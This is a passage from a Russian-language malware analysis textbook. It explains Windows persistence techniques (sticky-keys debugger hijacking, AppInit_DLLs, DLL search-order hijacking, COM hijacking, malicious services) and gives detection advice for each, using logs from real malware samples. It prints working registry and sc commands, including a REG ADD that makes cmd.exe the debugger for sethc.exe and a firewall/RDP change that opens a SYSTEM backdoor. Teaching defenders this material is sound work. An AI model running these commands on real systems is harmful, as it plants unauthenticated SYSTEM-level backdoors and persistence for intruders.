Чтобы обнаружить такой метод персистентности, вы можете проверить запись реестра параметров выполнения файла изображения на наличие изменений, не связанных с легитимными программами.

7.2.6 Специальные возможности

Операционная система Windows предоставляет различные специальные возможности, такие как экранная клавиатура, диктор, лупа, распознавание речи и т. д. Эти функции в основном предназначены для людей с особыми потребностями. Данные программы могут быть запущены даже без входа в систему. Например, ко многим из них можно получить доступ, нажав комбинацию клавиш **Windows**+**U**, которая запускает `C:\Windows\System32\utilman.exe`, или можете включить залипание клавиш, нажав клавишу **Shift** пять раз, чтобы запустить программу `C:\Windows\System32\sethc.exe`. Злоумышленник может изменить способ запуска этих программ (таких как `sethc.exe` и `utilman.exe`), чтобы запустить программу по своему выбору, или может использовать `cmd.exe` с повышенными привилегиями (повышение привилегий).

Злоумышленники используют функцию залипания клавиш (`sethc.exe`), чтобы получить доступ без аутентификации через удаленный рабочий стол. В случае

с руткитом Hikit (www.fireeye.com/blog/threat-research/2012/08/hikit-rootkit-advanced-persistent-attack-techniques-part-1.html) легитимная программа sethc.exe была заменена на cmd.exe. Это позволило злоумышленникам получить доступ к командной строке с правами SYSTEM через удаленный рабочий стол, просто нажав клавишу **Shift** пять раз. В то время как в более старых версиях Windows можно было заменить программу специальных возможностей другой программой, в более новых версиях Windows применяются различные ограничения. Например, замененный двоичный файл должен находиться в %systemdir%. Для систем x64 он должен иметь цифровую подпись и быть защищен системой защиты файлов или ресурсов Windows (WFP/WRP).

Эти ограничения мешают злоумышленникам заменять легитимные программы (такие как sethc.exe). Чтобы избежать замены файлов, злоумышленники используют параметры выполнения файла изображения (описанные в предыдущем разделе), как показано в следующем коде. Следующая запись реестра устанавливает cmd.exe в качестве отладчика для sethc.exe; теперь злоумышленник может использовать доступ к удаленному рабочему столу и пять раз нажать клавишу **Shift**, чтобы получить доступ к командной оболочке на уровне системы. Используя эту оболочку, злоумышленник может выполнять любые произвольные команды еще до аутентификации. Таким же образом вредоносную бэкдор-программу можно запустить, установив ее в качестве отладчика для sethc.exe или utilman.exe:

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
sethc.exe" /t REG_SZ /v Debugger /d "C:\windows\system32\cmd.exe" /f
```

В следующем примере, когда выполняется образец вредоносного ПО (mets.exe), оно запускает следующую команду, которая изменяет правила/реестр брандмауэра для разрешения подключения к удаленному рабочему столу, а затем добавляет значение реестра для установки диспетчера задач (taskmgr.exe) в качестве отладчика для sethc.exe. Это позволяет злоумышленнику получить доступ к taskmgr.exe через удаленный рабочий стол (с привилегиями SYSTEM). Используя этот метод, злоумышленник может завершить процесс или запустить/остановить службу через удаленный рабочий стол, даже не войдя в систему:

```
[CreateProcess] mets.exe:564 > "cmd /c netsh firewall add portopening tcp 3389 all & reg
add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server /v
fDenyTSConnections /t REG_DWORD /d 00000000 /f & REG ADD HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\sethc.exe /v Debugger /t REG_SZ /d %windir%\
system32\taskmgr.exe /f"
```

Этот тип атаки несколько трудно обнаружить, потому что злоумышленник либо заменяет программы доступности легитимными программами, либо использует легитимные программы. Однако если вы подозреваете, что программа специальных возможностей (sethc.exe) была заменена легитимными файлами, такими как cmd.exe или taskmgr.exe, тогда вы можете сравнить значения хеш-функции замененной программы с хеш-значениями допустимых файлов


(cmd.exe или taskmgr.exe) для поиска совпадения. Соответствие хеш-значения указывает на то, что оригинальный файл sethc.exe был заменен. Вы также можете проверить запись реестра параметров выполнения файла изображения на наличие подозрительных изменений.

7.2.7 AppInit_DLLs


Функция AppInit_DLLs в Windows позволяет загружать пользовательские библиотеки DLL в адресное пространство каждого интерактивного приложения. После загрузки библиотеки DLL в адресное пространство любого процесса она может работать в контексте этого процесса и перехватывать известные API для реализации альтернативных функций. Злоумышленник может добиться персистентности своей вредоносной библиотеки DLL, установив значение AppInit_DLLs в следующем ключе реестра. Это значение обычно содержит пространство или список DLL, разделенный запятыми. Все указанные здесь библиотеки DLL загружаются в каждый процесс, который загружает User32.dll. Поскольку User32.dll загружается практически всеми процессами, этот метод позволяет злоумышленнику загрузить свою вредоносную DLL в большинство процессов и выполнять вредоносный код в контексте загруженного процесса. Помимо установки значения AppInit_DLLs, злоумышленник может также включить функциональность AppInit_DLLs, установив для параметра реестра loadAppInit_DLLs значение 1. Функциональность AppInit_DLLs отключена в Windows 8 и более поздних версиях. Там есть безопасная загрузка:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
```

Ниже показаны записи DLL AppInit, добавленные бэкдором T9000 (research-center.paloaltonetworks.com/2016/02/t9000-advanced-modular-backdoor-uses-complex-anti-analysis-techniques/).



В результате добавления предыдущих записей реестра, когда запускается любой новый процесс (загружающий User32.dll), он загружает вредоносную DLL (ResN32.dll) в свое адресное пространство. Ниже показаны процессы операционной системы, которые загрузили вредоносную DLL (ResN32.dll) после перезагрузки системы. Поскольку большинство этих процессов выполняется с высоким уровнем целостности, это позволяет злоумышленнику выполнить вредоносный код с повышенными привилегиями.



Чтобы обнаружить данный метод, вы можете найти подозрительные записи в значении реестра `AppInit_DLLs`, которые не относятся к легитимным программам в вашей среде. Вы также можете посмотреть на любой процесс, демонстрирующий ненормальное поведение из-за загрузки вредоносной DLL.

7.2.8 Захват порядка поиска DLL

Когда процесс выполняется, его связанные DLL загружаются в память процесса (либо через таблицу импорта, либо в результате процесса, вызывающего API `LoadLibrary()`). Операционная система Windows ищет DLL для загрузки в определенном порядке в предопределенных местах. Последовательность порядка поиска задокументирована в MSDN на странице msdn.microsoft.com/en-us/library/ms682586(VS.85).aspx.

Говоря кратко, если какая-либо DLL должна быть загружена, операционная система сначала проверяет, была ли DLL уже загружена в память. Если да, она использует загруженную DLL. Если нет, она проверяет, определена ли DLL в ключе реестра `KnownDLLs` (`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs`). Библиотеки DLL, перечисленные здесь, являются системными DLL (они расположены в каталоге `system32`) и защищены с помощью защиты файлов Windows, чтобы гарантировать, что эти DLL не будут удалены или обновлены, за исключением обновлений операционной системы. Если библиотека DLL для загрузки находится в списке `KnownDLLs`, то она всегда загружается из каталога `System32`. Если эти условия не выполняются, то операционная система последовательно ищет DLL в следующих местах:


1) каталог, из которого было запущено приложение;
2) системный каталог (`C:\Windows\System32`);
3) 16-разрядный системный каталог (`C:\Windows\System`);
4) каталог Windows (`C:\Windows`);
5) текущий каталог;
6) каталоги, определенные в переменных `PATH`.

Злоумышленники могут воспользоваться тем, как операционная система выполняет поиск DLL, чтобы повысить привилегии и добиться персистентности.


Рассмотрим вредоносное ПО (дроппер Prikormka), используемое в операции Groundbait (www.welivesecurity.com/wp-content/uploads/2016/05/Operation-Groundbait.pdf). После запуска эта вредоносная программа перемещает вредоносную DLL-библиотеку `samlib.dll` в каталог Windows (`C:\Windows`):

```
[CreateFile] toor.exe:4068 > %WinDir%\samlib.dll
```

В чистой операционной системе DLL с тем же именем (`samlib.dll`) находится в каталоге `C:\Windows\System32`, и эта чистая DLL загружается с помощью `explorer.exe`, который находится в каталоге `C:\Windows`. Она также загружается некоторыми другими процессами, которые находятся в каталоге `system32`.



Так как вредоносная DLL-библиотека перемещается в тот же каталог, что и `explorer.exe` (то есть `C:\Windows`), в результате при перезагрузке системы `explorer.exe` загружает вредоносный файл `samlib.dll` из каталога `C:\Windows` вместо легитимной DLL из каталога `system32`. На следующем скриншоте, сделанном после перезагрузки зараженной системы, показана вредоносная библиотека DLL, загруженная `explorer.exe` в результате захвата порядка поиска DLL.




Техника захвата порядка поиска в DLL значительно усложняет криминалистический анализ и уклоняется от традиционных средств защиты. Чтобы обнаружить такие атаки, вы должны рассмотреть возможность создания, переименования, замены или удаления DLL-библиотек и искать любые модули (DLL), загруженные процессами с ненормальных путей.

7.2.9 Захват COM-объекта


Компонентная объектная модель (Component Object Model-COM) – это система, позволяющая программным компонентам взаимодействовать и общаться друг с другом, даже если они не знают кода друг друга (msdn.microsoft.com/en-us/library/

ms694363(v=vs.85).aspx). Компоненты программного обеспечения взаимодействуют друг с другом посредством использования COM-объектов. Эти объекты могут находиться в рамках одного процесса, других процессов или на удаленных компьютерах. COM реализован как клиент-серверный фреймворк. COM-клиент – это программа, которая использует службу от COM-сервера (COM-объект), а COM-сервер – это объект, который предоставляет службу для COM-клиентов. COM-сервер реализует интерфейс, состоящий из различных методов (функций), либо в DLL (называемой внутрипроцессным сервером), либо в EXE (называемой внепроцессным сервером). COM-клиент может использовать службу, предоставляемую COM-сервером, путем создания экземпляра COM-объекта, получения указателя на интерфейс и вызова метода, реализованного в его интерфейсе.

Операционная система Windows предоставляет различные COM-объекты, которые могут использоваться программами (COM-клиент). COM-объекты идентифицируются уникальным номером, называемым идентификаторами классов (CLSID), и обычно находятся в разделе реестра `HKEY_CLASSES_ROOT\CLSID\<unique clsid>`. Например, COM-объект для *Моего компьютера* – это `{20d04fe0-3aea-1069-a2d8-08002b30309d}`, который можно увидеть ниже.



Для каждого ключа CLSID у вас также есть подключ `InProcServer32`, указывающий имя файла библиотеки DLL, которая реализует функциональность COM-сервера. На следующем скриншоте видно, что `shell32.dll` (COM-сервер) связан с *Моим компьютером*.



Подобно COM-объекту «Мой компьютер», Microsoft предоставляет различные другие COM-объекты (реализованные в DLL), которые используются легитимными программами.

Когда легитимная программа (COM-клиент) использует службу из определенного COM-объекта (используя его CLSID), связанная с ним DLL загружается в процесс адресного пространства клиентской программы. В случае захвата COM-объекта злоумышленник изменяет запись реестра легитимного COM-объекта и связывает его с вредоносной DLL злоумышленника. Идея заключается в том,

что когда легитимные программы используют захваченные объекты, вредоносная DLL загружается в адресное пространство легитимной программы. Это позволяет противнику сохраняться в системе и выполнить вредоносный код.


В следующем примере при запуске вредоносного ПО (Trojan.Compfun) оно перемещает DLL с расширением ._dl:

```
[CreateFile] ions.exe:2232 > %WinDir%\system\api-ms-win-downlevel-qgwo-l1-1-0._dl
```


Затем вредоносная программа устанавливает следующее значение реестра в HKCU\Software\Classes\CLSID. Эта запись связывает COM-объект {BCDE0395-E52F-467C-8E3D-C4579291692E} из класса MMDeviceEnumerator с вредоносной библиотекой C:\Windows\system\api-ms-windownlevel-qgwo-l1-1-0._dl для текущего пользователя:

```
[RegSetValue] ions.exe:2232 > HKCU\Software\Classes\CLSID\{BCDE0395-E52F-467C-
8E3DC4579291692E}\InprocServer32\(Default) = C:\Windows\system\api-ms-win-downlevel-
qgwol1-1-0._dl
```

В чистой системе COM-объект {BCDE0395-E52F-467C-8E3D-C4579291692E} из класса MMDeviceEnumerator связан с DLL MMDevApi.dll, и его запись в реестре обычно находится в HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\, а соответствующей записи в HKCU\Software\Classes CLSID\нет.



В результате вредоносная программа добавляет запись в HKCU\Software\Classes\CLSID\{BCDE0395-E52F-467C-8E3D-C4579291692E}. Теперь зараженная система содержит две записи реестра для одного и того же CLSID. Так как пользовательские объекты из HKCU\Software\Classes\CLSID\BCDE0395-E52F-467C-8E3D-C4579291692E} загружаются до объектов машины, расположенных в HKLM\SOFTWARE\Classes\CLSID\{BCDE0395-E52F-467C-8E3D-C4579291692E}, загружается вредоносный файл DLL, тем самым захватывая COM-объект MMDeviceEnumerator. Теперь любой процесс, который использует объект MMDeviceEnumerator, загружает вредоносную DLL. Следующий скриншот был сделан после перезапуска зараженной системы. После перезапуска explorer.exe загрузил вредоносную DLL, как показано ниже.



Метод захвата COM-объекта избегает обнаружения с помощью большинства традиционных инструментов. Чтобы обнаружить этот вид атаки, посмотрите


на наличие объектов в HKCU\Software\Classes\CLSID\. Вместо добавления записи в HKCU\Software\Classes\CLSID\ вредоносная программа может изменить существующую запись в HKLM\Software\Classes\CLSID\ для указания на вредоносный бинарный файл, поэтому вам также следует рассмотреть возможность проверки любого значения, указывающего на неизвестный двоичный файл в этом ключе.

7.2.10 Служба

Служба – это программа, которая работает в фоновом режиме без какого-либо пользовательского интерфейса и предоставляет основные функции операционной системы, такие как регистрация событий, печать, отчеты об ошибках и т. д. Злоумышленник с правами администратора может оставаться в системе, установив вредоносную программу в качестве службы или изменив существующую службу. Для злоумышленника преимущество использования службы заключается в том, что она может быть настроена на автоматический запуск при запуске операционной системы, и в основном это работает с привилегированной учетной записью, такой как SYSTEM; это позволяет злоумышленнику повысить привилегии. Злоумышленник может реализовать вредоносную программу в виде EXE, DLL или драйвера ядра и запустить ее в качестве службы. Windows поддерживает различные типы служб. Ниже приведены некоторые из них, которые используются вредоносными программами:

- *Win32OwnProcess*: код службы реализован в виде исполняемого файла и выполняется как отдельный процесс;
- *Win32ShareProcess*: код службы реализован в виде библиотеки DLL и запускается из общего главного процесса (svchost.exe);
- *служба драйверов режима ядра*: служба этого типа реализована в драйвере (.sys) и используется для выполнения кода в пространстве ядра.


Windows хранит список установленных служб и их конфигурацию в реестре в ключе HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services. Каждая служба имеет свой собственный подраздел, состоящий из значений, которые определяют, как, когда и реализована ли служба в EXE, DLL или драйвере режима ядра. Например, имя службы установщика Windows – msiserver, и на следующем скриншоте присутствует подраздел с тем же именем, что и имя службы, в разделе HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services. Значение ImagePath указывает, что код для этой службы реализован в msiexec.exe, значение типа 0x10 (16) говорит нам, что это Win32OwnProcess, а начальное значение 0x3 представляет SERVICE_DEMAND_START, что означает, что эту службу нужно запускать вручную.



Чтобы определить символическое имя, связанное с постоянными значениями, вы можете обратиться к документации MSDN для API `CreateService()` (msdn.microsoft.com/en-us/library/windows/desktop/ms682450(v=vs.85).aspx) или запросить конфигурацию сервиса, используя утилиту `sc` и указав имя сервиса, как показано ниже. Это отобразит аналогичную информацию, найденную в подразделе реестра:

```
C:\>sc qc "msiserver"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: msiserver
TYPE : 10 WIN32_OWN_PROCESS
START_TYPE : 3 DEMAND_START
ERROR_CONTROL : 1 NORMAL
BINARY_PATH_NAME : C:\Windows\system32\msiexec.exe /V
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : Windows Installer
DEPENDENCIES : rpcss
SERVICE_START_NAME : LocalSystem
```

Давайте теперь рассмотрим в качестве примера службу Win32ShareProcess. Служба Dnsclient имеет имя `Dnscache`, а код службы реализован в DLL. Когда служба реализована как DLL (служебная DLL), значение реестра `ImagePath` обычно будет содержать путь к `svchost.exe` (потому что это процесс, который загружает служебную DLL). Чтобы определить DLL, которая связана со службой, вам нужно будет посмотреть значение `ServiceDLL`, которое присутствует в разделе `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\<service name>\Parameters`. Ниже показана библиотека DLL (`dnsrslvr.dll`), связанная со службой Dnsclient; эта DLL загружается общим процессом хоста `svchost.exe`.



Злоумышленник может создавать службы разными способами. Ниже описаны некоторые из распространенных методов.

- **Утилита sc**: вредоносная программа может вызвать `cmd.exe` и запустить команду `sc`, такую как `sc create` и `sc start` (или `net start`), чтобы создать и запустить службу соответственно. В следующем примере вредоносная программа выполняет команду `sc` (через `cmd.exe`), чтобы создать и запустить службу с именем `update`:

```
[CreateProcess] update.exe: 3948> "% WinDir% \ System32 \ cmd.exe / c sc create update
binPath = C: \ malware \ update.exe start = auto && sc start update "
```

- **Пакетный скрипт**: вредоносная программа может удалить пакетный скрипт и выполнить ранее упомянутые команды для создания и запуска сервиса. В следующем примере вредоносная программа (троянская программа: Win32 / Skeeyah) удаляет пакетный скрипт (`SACI_W732.bat`) и выполняет пакетный сценарий (через `cmd.exe`), который, в свою очередь, создает и запускает службу с именем `Saci`:


```
[CreateProcess] W732.exe: 2836> "% WinDir% \ system32 \ cmd.exe /c
% LocalAppData% \ Temp \ 6DF8.tmp \ SACI_W732.bat "
[CreateProcess] cmd.exe: 2832> "sc create Saci binPath =
% WinDir% \ System32 \ Saci.exe type = own start = auto"
[CreateProcess] cmd.exe: 2832> "sc start Saci"
```

- **Windows API**: вредоносное ПО может использовать Windows API, например `CreateService()` и `StartService()`, для создания и запуска службы. Когда вы запускаете утилиту `sc` в фоновом режиме, она использует эти вызовы API для создания и запуска сервиса. Рассмотрим следующий пример вредоносного ПО NetTraveler. После выполнения оно сначала сбрасывает dll:


```
[CreateFile] d3a.exe: 2904>
% WINDIR%\System32\FastUserSwitchingCompatibilityex.dll
```

Затем она открывает дескриптор диспетчера управления службами с помощью API `OpenScManager()` и создает службу типа `Win32ShareProcess`, вызывая API `CreateService()`.


Второй аргумент указывает имя службы, в этом случае это `FastUserSwitching-Compatiblity`.



После вызова `CreateService()` создается служба и добавляется следующий раздел реестра с информацией о конфигурации:



Затем она создает подраздел `Parameters` в разделе реестра, созданном на предыдущем этапе:



После этого она перемещает и выполняет пакетный скрипт, который устанавливает значение реестра (`ServiceDll`), чтобы связать DLL с созданной службой. Содержание пакетного скрипта показано ниже:

```
@echo off

@reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\FastUserSwitchingCompatibility\
Parameters" /v ServiceDll /t REG_EXPAND_SZ /d
C:\Windows\system32\FastUserSwitchingCompatibilityex.dll
```


В результате создания службы `Win32ShareProcess` при загрузке системы диспетчер управления службами (`services.exe`) запускает процесс `svchost.exe`, который, в свою очередь, загружает вредоносную ServiceDLL `FastUserSwitchingCompatibilityex.dll`.

- **PowerShell и WMI**: службу также можно создать с помощью таких инструментов управления, как PowerShell (docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/new-service?view=powershell-5.1), и высокоуровневых интерфейсов инструментария управления Windows (WMI) (msdn.microsoft.com/en-us/library/aa394418(v=vs.85).aspx).


Вместо создания новой службы злоумышленник может изменить (взломать) уже существующую. Обычно злоумышленник захватывает службу, которая не используется или отключена. Это делает обнаружение немного сложнее, потому что если вы пытаетесь найти нестандартную или нераспознанную службу, вы пропустите этот тип атаки. Рассмотрим в качестве примера дроппер BlackEnergy, который захватывает существующую службу для сохранения в системе. После выполнения BlackEnergy заменяет легитимный драйвер `aliide.sys` (связанный со службой `aliide`), находящийся в каталоге `system32\drivers`, на вредоносный драйвер `aliide.sys`. После замены драйвера он изменяет запись реестра, связанную со службой `aliide`, и устанавливает для нее автозапуск (служба запускается автоматически при запуске системы), как показано ниже:

```
[CreateFile] big.exe:4004 > %WinDir%\System32\drivers\aliide.sys
[RegSetValue] services.exe:504 >
HKLM\System\CurrentControlSet\services\aliide\Start = 2
```

Ниже показана конфигурация службы `aliide` до и после модификации. Для подробного анализа большого дроппера BlackEnergy3 прочитайте пост автора на странице cysinfo.com/blackout-memory-analysis-of-blackenergy-big-dropper/.



Before Modification



After Modification

Для обнаружения таких атак отслеживайте изменения в записях реестра служб, которые не связаны с легитимной программой. Найдите изменение двоичного пути, связанного со службой, и изменения типа запуска службы (от ручного к автоматическому). Вам также следует рассмотреть возможность мониторинга и регистрации использования таких инструментов, как sc, PowerShell и WMI, которые можно использовать для взаимодействия со службой. Утилита AutoRuns от Sysinternals также может быть использована для проверки использования службы на персистентность.

Злоумышленник может сохранять и выполнять вредоносный код в библиотеке DLL всякий раз, когда запускается приложение Microsoft Office. Для получения дополнительной информации посетите страницу www.hexacorn.com/blog/2014/04/16/beyond-good-ol-run-key-part-10/ и researchcenter.paloaltonetworks.com/2016/07/unit42-technical-walk-through-office-test-persistence-method-used-in-recent-sofacy-attacks/.

Для получения дополнительной информации о различных методах персистентности и понимания тактики и методов противника посетите attack.mitre.org/wiki/Persistence.

Резюме

Вредоносное ПО использует различные API-вызовы для взаимодействия с системой, и в этой главе вы узнали, как API-вызовы используются вредоносным двоичным файлом для реализации различных функций. В этой главе также были рассмотрены различные методы персистентности, используемые злоумышленниками, которые позволяют им находиться в системе жертвы даже после перезагрузки (некоторые из этих методов позволяют вредоносному двоичному файлу выполнять код с высокими привилегиями).

В следующей главе вы узнаете о различных методах внедрения кода, используемых злоумышленниками для выполнения своих вредоносных программ в контексте легитимного процесса.

Глава 8

Внедрение кода и перехват

В предыдущей главе мы рассмотрели различные механизмы персистентности, используемые вредоносным ПО для сохранения в системе-жертве. В этой главе вы узнаете, как вредоносные программы внедряют код в другой процесс (называемый целевым, или удаленным, процессом) для выполнения вредоносных действий. Техника внедрения вредоносного кода в память целевого процесса и выполнения вредоносного кода в контексте целевого процесса называется внедрением кода (или внедрением в процесс). Злоумышленник обычно выбирает легитимный процесс (например, `explorer.exe` или `svchost.exe`) в качестве целевого. Как только вредоносный код внедряется в целевой процесс, он может выполнять вредоносные действия, такие как регистрация нажатий клавиш, кража паролей и эксфильтрация данных, в контексте целевого процесса.


После внедрения кода в память целевого процесса вредоносный компонент, ответственный за внедрение кода, может либо продолжать сохраняться в системе, тем самым внедряя код в целевой процесс каждый раз при перезагрузке системы, либо удалить себя из файловой системы, храня вредоносный код только в памяти. Прежде чем мы углубимся в методы внедрения вредоносного кода, важно понять, что такое виртуальная память.

8.1 Виртуальная память

Если дважды щелкнуть программу, содержащую последовательность инструкций, процесс будет создан. Операционная система Windows предоставляет каждому новому процессу, созданному в собственном адресном пространстве, частную память (так называемую память процесса). Память процесса является частью виртуальной памяти. Виртуальная память – это не реальная память, а иллюзия, созданная менеджером памяти операционной системы.

